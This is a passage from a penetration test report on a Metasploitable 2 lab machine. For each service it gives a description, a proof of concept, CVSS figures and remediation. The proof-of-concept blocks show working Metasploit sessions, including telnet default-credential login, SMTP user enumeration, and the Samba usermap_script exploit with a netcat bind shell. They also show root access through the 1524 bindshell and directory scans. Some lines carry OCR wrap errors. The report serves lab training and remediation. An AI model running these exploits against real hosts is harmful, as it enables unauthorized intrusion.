msf6 auxiliary(scanner/telnet/telnet_login) > set USERNAME msfad
min
USERNAME => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfad
min
PASSWORD => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > run

[!] 192.168.31.123:23     - No active DB -- Credential data will not be saved!
[+] 192.168.31.123:23     - 192.168.31.123:23 - Login Successful: msfadmin:msfadmi
n
[*] 192.168.31.123:23     - Attempting to start session 192.168.31.123:23 with msf
admin:msfadmin
[*] Command shell session 1 opened (172.31.250.156:40615 -> 192.168.31.123:23) at
2024-12-15 12:36:53 +0545
[*] 192.168.31.123:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i

Active sessions
===============

  Id  Name  Type    Information           Connection
  --  ----  ----    -----------           ----------
  1         shell   TELNET msfadmin:msfa  172.31.250.156:40615
                    dmin (192.168.31.123  -> 192.168.31.123:23
                    :23)                  (192.168.31.123)

msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...


msfadmin@metasploitable:~$ whoami
whoami
msfadmin
msfadmin@metasploitable:~$ ls
ls
vulnerable
```

Figure 6.0

CVSSv3 Metrics

Telnet (Metasploit2)




Figure 6.1

Remediation

Telnet (Metasploitable 2)

- Disable the telnet service.
- Block telnet traffic using firewall.
- Remove telnet packages.

References

https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf

SMTP (Metasploit2)

Description	It is used to send email message between client and serrvers and essential for mail delivery. SMTP transmits data, including email content and credentials, in plaintext by default.
Operating System/Application Affected	Operating System: Ubuntu
Impact	if it is exposed to interception by attackers on the network through Man in the Middle attacks then information leakage, unauthorized access, denial of service can occur.
System Affected	Metasploit2
Tools Used	Nmap, Metasploit framework

Proof of Concept

Use of SMTP (Metasploit2)

```
23f6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.31.1
RHOSTS => 192.168.31.123
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.31.123:25     - 192.168.31.123:25 Banner: 220 metasploitable.localdoma
in ESMTP Postfix (Ubuntu)
[+] 192.168.31.123:25     - 192.168.31.123:25 Users found: , backup, bin, daemon,
distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody
, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uu
cp, www-data
[*] 192.168.31.123:25     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Figure 7.0

Verification of SMTP (Metasploit2)

```
root@Pankaj-Poudel:~# telnet 192.168.31.123 2
5
Trying 192.168.31.123...
Connected to 192.168.31.123.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix
(Ubuntu)
VRFY backup
252 2.0.0 backup
VRFY daemon
252 2.0.0 daemon
VRFY postgres
252 2.0.0 postgres
vrfy tomcat
550 5.1.1 <tomcat>: Recipient address rejecte
```

Figure 7.1

CVSSv3 Metrics

SMTP (Metasploit2)




Figure 7.2

Remediation

SMTP (Metasploitable 2)

- Restrict open relay to only allow trusted IPs and require authentication.
- Use Authentication.
- Regular update and patch SMTP to fix vulnerabilities.

References

https://www.rapid7.com/db/modules/auxiliary/scanner/smtp/smtp_enum/

HTTP (Metasploit2)

Description	HTTP vulnerabilities are weakness or flaws within the http, webservers that attackers can exploit to compromise systems, steal data or gain unauthorized actions.
Operating System/Application Affected	Operating System: Ubuntu
Impact	Attacker is able to view & modify the unauthorized and sensitive files. Attacker can is also breach data.
System Affected	Metasploit2
Tools Used	Nmap, Dirb


Proof of Concept

Use of Dirb for HTTP (Metasploit2)

```
root@Pankaj-Poudel:~# dirb http://192.168.31.123/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Dec 15 13:46:39 2024
URL_BASE: http://192.168.31.123/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

                                                GENERATED WORDS: 4612

---- Scanning URL: http://192.168.31.123/ ----
                                                + http://192.168.31.123/cgi-bin/ (CODE:403|SIZE:295)
                                                ==> DIRECTORY: http://192.168.31.123/dav/
+ http://192.168.31.123/index (CODE:200|SIZE:891)
+ http://192.168.31.123/index.php (CODE:200|SIZE:891)
+ http://192.168.31.123/phpinfo (CODE:200|SIZE:48092)
+ http://192.168.31.123/phpinfo.php (CODE:200|SIZE:48104)

==> DIRECTORY: http://192.168.31.123/phpMyAdmin/
+ http://192.168.31.123/server-status (CODE:403|SIZE:300)

==> DIRECTORY: http://192.168.31.123/test/

==> DIRECTORY: http://192.168.31.123/twiki/

---- Entering directory: http://192.168.31.123/dav/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.31.123/phpMyAdmin/ ----

+ http://192.168.31.123/phpMyAdmin/calendar (CODE:200|SIZE:4145)
+ http://192.168.31.123/phpMyAdmin/changelog (CODE:200|SIZE:74593)
+ http://192.168.31.123/phpMyAdmin/ChangeLog (CODE:20
+ http://192.168.31.123/phpMyAdmin/docs (CODE:200|SIZE:4583)
+ http://192.168.31.123/phpMyAdmin/import (CODE:200|SIZE:4145)
+ http://192.168.31.123/phpMyAdmin/index (CODE:200|SIZE:4145))
+ http://192.168.31.123/phpMyAdmin/index.php (CODE:200|SIZE:4145)02)
==> DIRECTORY: http://192.168.31.123/phpMyAdmin/js/
==> DIRECTORY: http://192.168.31.123/phpMyAdmin/lang/
==> DIRECTORY: http://192.168.31.123/phpMyAdmin/libraries/
+ http://192.168.31.123/phpMyAdmin/license (CODE:200|SIZE:18011)
+ http://192.168.31.123/phpMyAdmin/LICENSE (CODE:200|SIZE:18011)
+ http://192.168.31.123/phpMyAdmin/main (CODE:200|SIZE:4227)
+ http://192.168.31.123/phpMyAdmin/navigation (CODE:200|SIZE:4145)
+ http://192.168.31.123/phpMyAdmin/phpinfo (CODE:200|SIZE:0)
+ http://192.168.31.123/phpMyAdmin/phpinfo.php (CODE:200|SIZE:0)
+ http://192.168.31.123/phpMyAdmin/phpmyadmin (CODE:200|SIZE:21389)
+ http://192.168.31.123/phpMyAdmin/print (CODE:200|SIZE:1063)
+ http://192.168.31.123/phpMyAdmin/readme (CODE:200|SIZE:2624)
+ http://192.168.31.123/phpMyAdmin/README (CODE:200|SIZE:2624)
+ http://192.168.31.123/phpMyAdmin/robots (CODE:200|SIZE:26)
+ http://192.168.31.123/phpMyAdmin/robots.txt (CODE:200|SIZE:26)
```

Figure 8.0

Use of Cadaver for HTTP (Metasploit2)



```
-----------------
END_TIME: Sun Dec 15 13:47:14 2024
DOWNLOADED: 32284 - FOUND: 56
root@Pankaj-Poudel:~# cadaver http://192.168.31.123/dav/
dav:/dav/> help
Available commands:
 ls         cd         pwd        put        get        mget       mput
 edit       less       mkcol      cat        delete     rmcol      copy
 move       lock       unlock     discover   steal      showlocks  version
 checkin    checkout   uncheckout history    label      propnames  chexec
 propget    propdel    propset    search     set        open       close
 echo       quit       unset      lcd        lls        lpwd       logout
 help       describe   about
Aliases: rm=delete, mkdir=mkcol, mv=move, cp=copy, more=less, quit=exit=bye
dav:/dav/> ls
Listing collection '/dav/': collection is empty.
dav:/dav/> pwd
Current collection is 'http://192.168.31.123/dav/'.
dav:/dav/>
```

Figure 8.1

CVSSv3 Metrics

HTTP (Metasploit2)




Figure 8.2

Remediation

HTTP (Metasploit2)

- Implement strict input validation and sanitization.
- Regularly patch and update.
- Implement proper permissions.

References

https://www.rapid7.com/db/modules/exploit/multi/http/php_cgi_arg_injection/

Port-139&443 SAMBA (Metasploit2)

Description	Port 139 is used by server message block protocol over NetBIOS. It is primarily used for file sharing, printer sharing and other network services on systems.
Operating System/Application Affected	Operating System: Ubuntu
Impact	An attacker can execute arbitrary commands on the target machine. Unauthorized access can be gained. Attackers can access sensitive data file.
System Affected	Metasploit2
Tools Used	Nmap, Metasploit framework

Proof of Concept

Port-139&443 SAMBA (Metasploit2)

```
msf6 exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/bind_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.31.123
RHOST => 192.168.31.123
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started bind TCP handler against 192.168.31.123:4444
[*] Command shell session 2 opened (172.31.250.156:45991 -> 192.168.31.123:4444) at 2024-12
-16 21:00:11 +0545

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Figure 9.0

CVSSv3 Metrics

Port-139&443 SAMBA (Metasploit2)




Figure 9.1

Remediation

Port-139&443 SAMBA (Metasploit2)

- Disable if unused.
- Implement strong authentication.
- Update the version of Samba.

References

https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/

1524 Bindshell (Metasploit2)

Description	A bind shell listens for incoming connections on a specific port and gives an attacker direct access to the target systems command line interface.
Operating System/Application Affected	Operating System: Ubuntu
Impact	Attacker can gain unauthorized remote code execution which can lead to various issues like data breach, privilege escalation, service disruption etc.
System Affected	Metasploit2
Tools Used	Nmap

Proof of Concept

1524 Bindshell (Metasploit2)

```
Nmap done: 1 IP address (1 host up) scanned in 4.81 seconds
root@Pankaj-Poudel:~# nc 192.168.31.123 1524
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/#
```

Figure 10.0

CVSSv3 Metrics

1524 Bindshell (Metasploit2)




Figure 10.1

Remediation

1524 Bindshell (Metasploit2)

- Close unused ports.
- Disable insecure shells.
- Implement strong firewall rules.
- Patch system regularly.

References


https://seclab.cs.ucdavis.edu/projects/testing/vulner/50.html?utm_source=chatgpt.com

Port-2121 FTP (Metasploit2)

Description	Port 2121 is commonly used by FTP. If it is misconfigured it can allow unauthorized access leading to potential data breaches.
Operating System/Application Affected	Operating System: Ubuntu
Impact	Attacker can gain unauthorized access which can lead to data breach, system compromise.
System Affected	Metasploit2
Tools Used	Nmap

Proof of Concept

Port-2121 FTP (Metasploit2)



```
root@Pankaj-Poudel:~# telnet 192.168.31.123 2121
Trying 192.168.31.123...
Connected to 192.168.31.123.
Escape character is '^]'.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.31.123]
USER msfadmin
331 Password required for msfadmin
pass msfadmin
230 User msfadmin logged in
whoami
500 WHOAMI not understood
pwd
257 "/home/msfadmin" is the current directory
```

Figure 11.0

CVSSv3 Metrics

Port-2121 FTP (Metasploit2)




Figure 11.1

Remediation

Port-2121 FTP (Metasploit2)

- Limit access.
- Disable if unused.
- Configure secure Authentication.

References

https://www.sonicwall.com/pt-br/support/knowledge-base/opening-custom-port-for-a-passive-mode-ftp-server/170504903581007#:~:text=Description,custom%20control%20port%20for%20FTP.

Port-3306 MySQL (Metasploit2)

Description	Mysql is database management system. Exposing this can lead to unauthorized access, data breaches and system compromise.
Operating System/Application Affected	Operating System: Ubuntu
Impact	Attacker can gain unauthorized access and be able to breach data.
System Affected	Metasploit2
Tools Used	Nmap

Proof of Concept

Port-3306 MySql (Metasploit2)

```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/o
r its
affiliates. Other names may be trademarks of their respectiv
e
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the curren
t input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.00 sec)

mysql> |
```

Figure 12.0

CVSSv3 Metrics

Port-3306 MySql (Metasploit2)

